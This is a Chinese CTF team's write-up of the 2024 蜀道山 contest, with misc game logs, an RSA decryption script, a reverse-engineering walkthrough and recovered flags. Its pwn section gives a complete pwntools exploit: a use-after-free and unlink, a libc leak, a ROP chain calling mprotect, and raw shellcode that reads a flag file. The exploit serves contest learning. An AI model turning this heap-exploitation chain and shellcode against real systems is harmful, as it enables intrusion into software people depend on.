劳资蜀道山队 -- WriteUp

本次比赛我们劳资蜀道山队排名第二十

战队排行

排名	战队名称	总分	战队强项	解题数量	一血数量	最新更新
11	umz	6314.53	Misc	7	0	2024-11-17 17:37:14
12	susu	6312.54	Misc	7	0	2024-11-17 17:21:46
13	Scr1w	6295.85	Misc	7	0	2024-11-17 17:54:58
14	Laopo	6292.62	Misc	7	0	2024-11-17 17:08:18
15	纵你阅题何其多，再无一题恰似我	6283.64	Misc	7	0	2024-11-17 17:24:09
16	akzheye	6282.66	Misc	7	0	2024-11-17 17:17:10
17	清泉流响	6281.92	Misc	7	0	2024-11-17 17:48:37
18	LYK0r4	6281.54	Misc	7	0	2024-11-17 15:09:45
19	www	5579.48	Reverse	6	1	2024-11-17 17:53:04
20	劳资蜀道山	5318.3	Misc	6	0	2024-11-17 15:29:00

共 79 页 < 1 2 3 4 5 ... 79 >

Misc

1.欢迎来到2024蜀道山CTF

2.神奇的硬币纺纱机

一直不投，稳赚不赔

```
[?] (584@91) 投币吗 <10?i>: 0
[i] 这次你俩都没投币哦。(尚余 584)
[?] (584@92) 投币吗 <10?i>: 0
[i] 这次你俩都没投币哦。(尚余 584)
[?] (584@93) 投币吗 <10?i>: 0
[i] 诶，对方投币了，你成功拿到了 90 枚硬币！(尚余 674)
[?] (674@94) 投币吗 <10?i>: 0
[i] 诶，对方投币了，你成功拿到了 90 枚硬币！(尚余 764)
[?] (764@95) 投币吗 <10?i>: 0
[i] 诶，对方投币了，你成功拿到了 90 枚硬币！(尚余 854)
[?] (854@96) 投币吗 <10?i>: 0
[i] 诶，对方投币了，你成功拿到了 90 枚硬币！(尚余 944)
[?] (944@97) 投币吗 <10?i>: 0
[i] 诶，对方投币了，你成功拿到了 90 枚硬币！(尚余 1034)
[?] (1034@98) 投币吗 <10?i>: 0
[i] 诶，对方投币了，你成功拿到了 90 枚硬币！(尚余 1124)0

[i] 你愿意为了 flag，尽全力一搏吗？
[i] 记住这个数字：2 / 97
[?] (1124@99) 投币吗 <10?i>: [i] 诶，对方投币了，你成功拿到了 1000 枚硬币！(尚余 2124)
[i] 恭喜你过关了！
[i] 你最终获得了 2124 枚硬币。
[i] 这是你的 flag: flag{be94019b93a74ef099fb68d7fcfcb45a}

0
```

3.Elemental Wars

阳寿局，没什么好说的

```
请选择你的元素 (1. 金, 2. 木, 3. 水, 4. 火, 5. 土) : 3

你的选择是: 水
敌人的选择是: 火
水克火, 玩家获胜!
你的血量: 12, 敌人的血量: 2
请选择你的元素 (1. 金, 2. 木, 3. 水, 4. 火, 5. 土) : 2

你的选择是: 木
敌人的选择是: 土
木克土, 玩家获胜!
你的血量: 12, 敌人的血量: 1
请选择你的元素 (1. 金, 2. 木, 3. 水, 4. 火, 5. 土) : 2

你的选择是: 木
敌人的选择是: 金
金克木, 玩家获胜!
你的血量: 11, 敌人的血量: 1
请选择你的元素 (1. 金, 2. 木, 3. 水, 4. 火, 5. 土) : 1

你的选择是: 金
敌人的选择是: 木
金克木, 玩家获胜!
你的血量: 11, 敌人的血量: 0
你获得了胜利! 敌人已被击败!
欢迎拿到flag:flag{48d598c6e6905246fea64adb38eb4c57}

请输入选项(1: 继续游戏, 2: 查看规则, 3: 退出):
```

Crypto

1.xorsa

q给了，e,phi不互素，直接套脚本

```
from Crypto.Util.number import *
from gmpy2 import *
e=2026
c = 13760578729891127041098229431259961120216468948795732373975536417751222443069805775693845560005881981622202089883866395577154701229046245882282127054969114210307175116574178428823043817041956207503299220721042136515863979655578210499512044917781566303947681251248645504273995402630701480590505840473412765662
n = 14247038211821385209759067256846232227444163173099199085257790370590450749665206556163364754269182255358084948354345827898987234756662133974633117062902370811855466665351784027125333112663075085395676501121759786699720149098576433141817737564928779420725539793335830274229206316999461309927000523188222801659
hint1 = 8938538619961731399716016665470564084986243880394928918482374295814509353382364651201249532111268951793354572124324033902502588541297713297622432670722730
hint2 = 14932981552434748373200928493257503877595196438793886092083144940006055540206367063208490329067591219147624923784898525755832601775465789353209776130506 47

q=hint2
p=n//q

def decrypt(p,q,e,c):
    n=p*q
    phi=(p-1)*(q-1)
    t=gmpy2.gcd(e,phi)
    d=gmpy2.invert(e//t,phi)
    m=pow(c,d,n)
    msg=gmpy2.iroot(m,t)
    if msg[1]:
        print(long_to_bytes(msg[0]))
decrypt(p,q,e,c)

# b'LZSDS{fcfa4147-d982-4cd8-9ab7-50669e559736}'
```

Web

Pwn

1.small stmashing

Uaf

```
int delete()
{
  unsigned int v1; // [rsp+Ch] [rbp-4h]

  puts("Idx:");
  v1 = read0();
  if ( v1 > 0x20 || !*((_QWORD *)&heap_ptr + v1) )
    return puts("failed.");
  free(*((void **)&heap_ptr + v1));
  return puts("ok");
}
```

前面一个small bin ，后面一个会成为unsorted bin 的堆块（未free)，然后给后面那个堆块free掉就unlink了

由于开了沙盒，之后选择直接打 __call_tls_tors

Exp:

```python
from my_base_pwn import *
from my_brop import *
from ctypes import *

pwn = './pwn'
libc_gcc = cdll.LoadLibrary('libc.so.6')
libc = ELF("libc.so.6")
if args['REMOTE']:
    io = remote('gamebox.yunyansec.com', 62809)
else:
    io = process(pwn)
    # io = process(["./lib00/lib/x86_64-linux-gnu/ld-2.31.so", pwn],env={"LD_PRELOAD":"/lib/x86_64-linux-gnu/libc.so.6"})

# libc = ELF("./libc-2.23.so")

context(log_level='debug')
context.terminal = ['tmux','splitw','-h']
# context(os = 'linux', arch = 'amd64', log_level='debug')
context.binary = elf = ELF(pwn)
rop = ROP(context.binary)

```

```
#-----------------------------------------------------------------------------
s = lambda data : io.send(data)
sa  = lambda text,data  :io.sendafter(text, data)
sl  = lambda data   :io.sendline(data)
sla = lambda text,data  :io.sendlineafter(text, data)
r   = lambda num=4096   :io.recv(num)
ru  = lambda text   :io.recvuntil(text)
pr = lambda num=4096 :print(io.recv(num))
inter   = lambda        :io.interactive()
l32 = lambda    :u32(io.recvuntil(b'\xf7')[-4:].ljust(4,b'\x00'))
l64 = lambda    :u64(io.recvuntil(b'\x7f')[-6:].ljust(8,b'\x00'))
uu32    = lambda    :u32(io.recv(4).ljust(4,b'\x00'))
uu32_hex= lambda        :int(io.recvuntil(b'0x', drop=True) + r(8), 16)
uu64    = lambda    :u64(io.recv(6).ljust(8,b'\x00'))
uu64_hex= lambda        :int(io.recvuntil(b'0x', drop=True) + r(12), 16)
uuu64   = lambda    :u64(ru(b'\x7f')[-6:].ljust(8, b'\x00'))
uuuu64  = lambda target :u64((ru(target)[-1:] + r(5)).ljust(8, b'\x00'))
int16   = lambda data   :int(data,16)
lg= lambda s, num   :io.success('%s -> 0x%x' % (s, num))
def get_sb() : return libc_base + libc.sym['system'], libc_base + next(libc.search(b'/bin/sh\x00'))
def get_orw(): return libc_base + libc.sym['open'], libc_base + libc.sym['read'], libc_base + libc.sym['write']
def debug(script=f''):
    # script = '''
    # set $text_base = {}
    # set $libc_base = {}
    # b*$rebase(0x14f8)
    # b*$rebase(0x1823)
    # '''.format(text_base, libc_base)
    gdb.attach(proc.pidof(io)[0],script)
    pause()
lss  =    lambda s :log.success('\033[1;31;40m%s --> 0x%x \033[0m' % (s, eval(s)))
def cat_flag(): flag_header = b'flag{'; sleep(1); sl('cat flag'); ru(flag_header); flag = flag_header + ru('}') + b'}'; exit(0)

#-----------------------------------------------------------------------------

def add(size):
    sla(b'Your choice:',b'1')
    sla(b'size:',str(size))
    ru(b'Add Ptr: ')
    heap_addr = int(io.recvuntil(b'\n',drop=True),16)
    return heap_addr
```


```python

def delete(idx):
    sla(b'Your choice:',b'2')
    sla(b'Idx:',str(idx))

def edit(idx,content):
    sla(b'Your choice:',b'3')
    sla(b'Idx:',str(idx))
    sla(b'Content:',content)

def show(idx):
    sla(b'Your choice:',b'4')
    sla(b'Idx:',str(idx))
# ----------
# debug(f'b __call_tls_dtors')
# debug(f'mprotect')

for i in range(0, 7):
    add(0x1f8)
addr1 = add(0x1f8) # 7
addr2 = add(0x1f8) # 8

add(0x200) # 9
for i in range(0, 7):
    delete(i)
add(0x200)
# edit(7,(cyclic(0x1f8)+b'\x00'))
delete(7)
show(7)
ru(b'\n')
libc.address = uu64()-0x1ecbe0
fsbase = libc.address-0x28c0
leave_ret = libc.address+0x00000000000578c8
rdi = libc.address+0x0000000000023b6a
rsi = libc.address+0x000000000002601f
rdx_rbx = libc.address+0x000000000015fae6
# pause()

# shellcode = shellcraft.openat('AT_FDCWD','./flag',0,0)
# shellcode += shellcraft.sendfile(1,3,0,50)
# shellcode = asm(shellcode)
shellcode =
b'H\xb8\x01\x01\x01\x01\x01\x01\x01\x01PH\xb8/.gm`f\x01\x01H1\x04$H\x89\xe6E1\x
d2j\x9c_1\xd21\xc0f\xb8\x01\x01\x0f\x05j2AZj\x01_1\xd2j\x03^j(X\x0f\x05'
print(shellcode)
# pause()
target = add(0x200) # 11
```

```
payload = flat(rdi,(target>>12)<<12,rsi,0x1000,rdx_rbx,7,1,libc.sym['mprotect'])+\
    flat(target+0x50)+shellcode
    # b'fengqing'+
# -----------

edit(7,flat(0,0x1f1,0x404118-0x18,0x404118-0x10).ljust(0x1f0,b'\x20')+\
     flat(0x1f0))
# pause()
delete(8)
# add(0x200) # 12
edit(7,flat(0x00000000004040E0,fsbase+0x30,fsbase-88))

edit(5,flat(0,0,1))
edit(6,flat(target))
edit(11,flat(rol(leave_ret,0x11,64))+payload)

sla(b'Your choice:',b'5')

lss('target')
lss('libc.address')
lss('addr1')
lss('addr2')
io.interactive()#
```


Reverse

1.Potato Toolkit

Qt写的一个小工具，输入正确的两个指令程序才会正常运行



每个函数都翻一下，最终来到了这个函数，把那两个字符串输进去发现这就是正确的指令



这里很像是加密，调试一下看看

```
    v10 = v20;
    v11 = 38i64;
    do
    {
      v12 = QString::length(v17);
      v13 = QString::operator[](v17, v2 % v12);
      v14 = QChar::unicode(v13);
      v15 = QChar::QChar(&v16, *v10 ^ *v14);
      QString::operator+=(v18, *v15);
      ++v2;
      v10 = (v10 + 4);
      --v11;
    }
    while ( v11 );
    exit(0);
  }
  QProgressBar::setValue(a1[12], 0);
  QMetaObject::tr(&unk_7FF7EFB768C0, v18, "Complie Error", 0i64, -1);
  QMetaObject::tr(&unk_7FF7EFB768C0, v17, "Failed:(", 0i64, -1);
  QMessageBox::warning(a1, v17, v18, 1024i64, 0);
```

直接动调拿v16的值，突然发现它前面几个字符就是LZSDS{，猜测它就是flag，直接一个个拿完就行了

```
    v20[8] = _mm_load_si128(&xmmword_7FF7EFB76830);
    v21 = 24;
    v22 = 79;
    QString::QString(v18, byte_7FF7EFB76800);
    v9 = QLineEdit::text(a1[6], v19);
    QString::trimmed(v9, v17);
    QString::~QString(v19);
    v10 = v20;
    v11 = 38i64;
    do
    {
      v12 = QString::length(v17);
      v13 = QString::operator[](v17, v2 % v12);
      v14 = QChar::unicode(v13);
      v15 = QChar::QChar(&v16, *v10 ^ *v14);
      QString::operator+=(v18, *v15);
      ++v2;                    int v16; // [rsp+30h] [rbp-D0h] BYREF
      v10 = (v10 + 4);         0x4C
      --v11;
    }
    while ( v11 );
    exit(0);
  }
00000907 sub_7FF7EFB712E0:87 (7FF7EFB71507)
```

```
    v20[8] = _mm_load_si128(&xmmword_7FF7EFB76830);
    v21 = 24;
    v22 = 79;
    QString::QString(v18, byte_7FF7EFB76800);
    v9 = QLineEdit::text(a1[6], v19);
    QString::trimmed(v9, v17);
    QString::~QString(v19);
    v10 = v20;
    v11 = 38i64;
    do
    {
      v12 = QString::length(v17);
      v13 = QString::operator[](v17, v2 % v12);
      v14 = QChar::unicode(v13);
      v15 = QChar::QChar(&v16, *v10 ^ *v14);
      QString::operator+=(v18, *v15);
      ++v2;                    int v16; // [rsp+30h] [rbp-D0h] BYREF
      v10 = (v10 + 4);         0x5A
      --v11;
    }
    while ( v11 );
    exit(0);
  }
000008E3 sub_7FF7EFB712E0:81 (7FF7EFB714E3)
```

```
    v20[8] = _mm_load_si128(&xmmword_7FF7EFB76830);
    v21 = 24;
    v22 = 79;
    QString::QString(v18, byte_7FF7EFB76800);
    v9 = QLineEdit::text(a1[6], v19);
    QString::trimmed(v9, v17);
    QString::~QString(v19);
    v10 = v20;
    v11 = 38i64;
    do
    {
      v12 = QString::length(v17);
      v13 = QString::operator[](v17, v2 % v12);
      v14 = QChar::unicode(v13);
      v15 = QChar::QChar(&v16, *v10 ^ *v14);
      QString::operator+=(v18, *v15);
      ++v2;
      v10 = (v10 + 4);
      --v11;
    }
    while ( v11 );
    exit(0);
  }
000006E0 sub_7FF7EFB712E0:81 (7FF7EFB712E0)
```

int v16; // [rsp+30h] [rbp-D0h] BYREF
0x53

```
    v20[8] = _mm_load_si128(&xmmword_7FF7EFB76830);
    v21 = 24;
    v22 = 79;
    QString::QString(v18, byte_7FF7EFB76800);
    v9 = QLineEdit::text(a1[6], v19);
    QString::trimmed(v9, v17);
    QString::~QString(v19);
    v10 = v20;
    v11 = 38i64;
    do
    {
      v12 = QString::length(v17);
      v13 = QString::operator[](v17, v2 % v12);
      v14 = QChar::unicode(v13);
      v15 = QChar::QChar(&v16, *v10 ^ *v14);
      QString::operator+=(v18, *v15);
      ++v2;
      v10 = (v10 + 4);
      --v11;
    }
    while ( v11 );
    exit(0);
  }
000006E0 sub_7FF7EFB712E0:81 (7FF7EFB712E0)
```

int v16; // [rsp+30h] [rbp-D0h] BYREF
0x44

LZSDS{@_v3ry_very_Ab3tr@ct_P0t@to_Guy}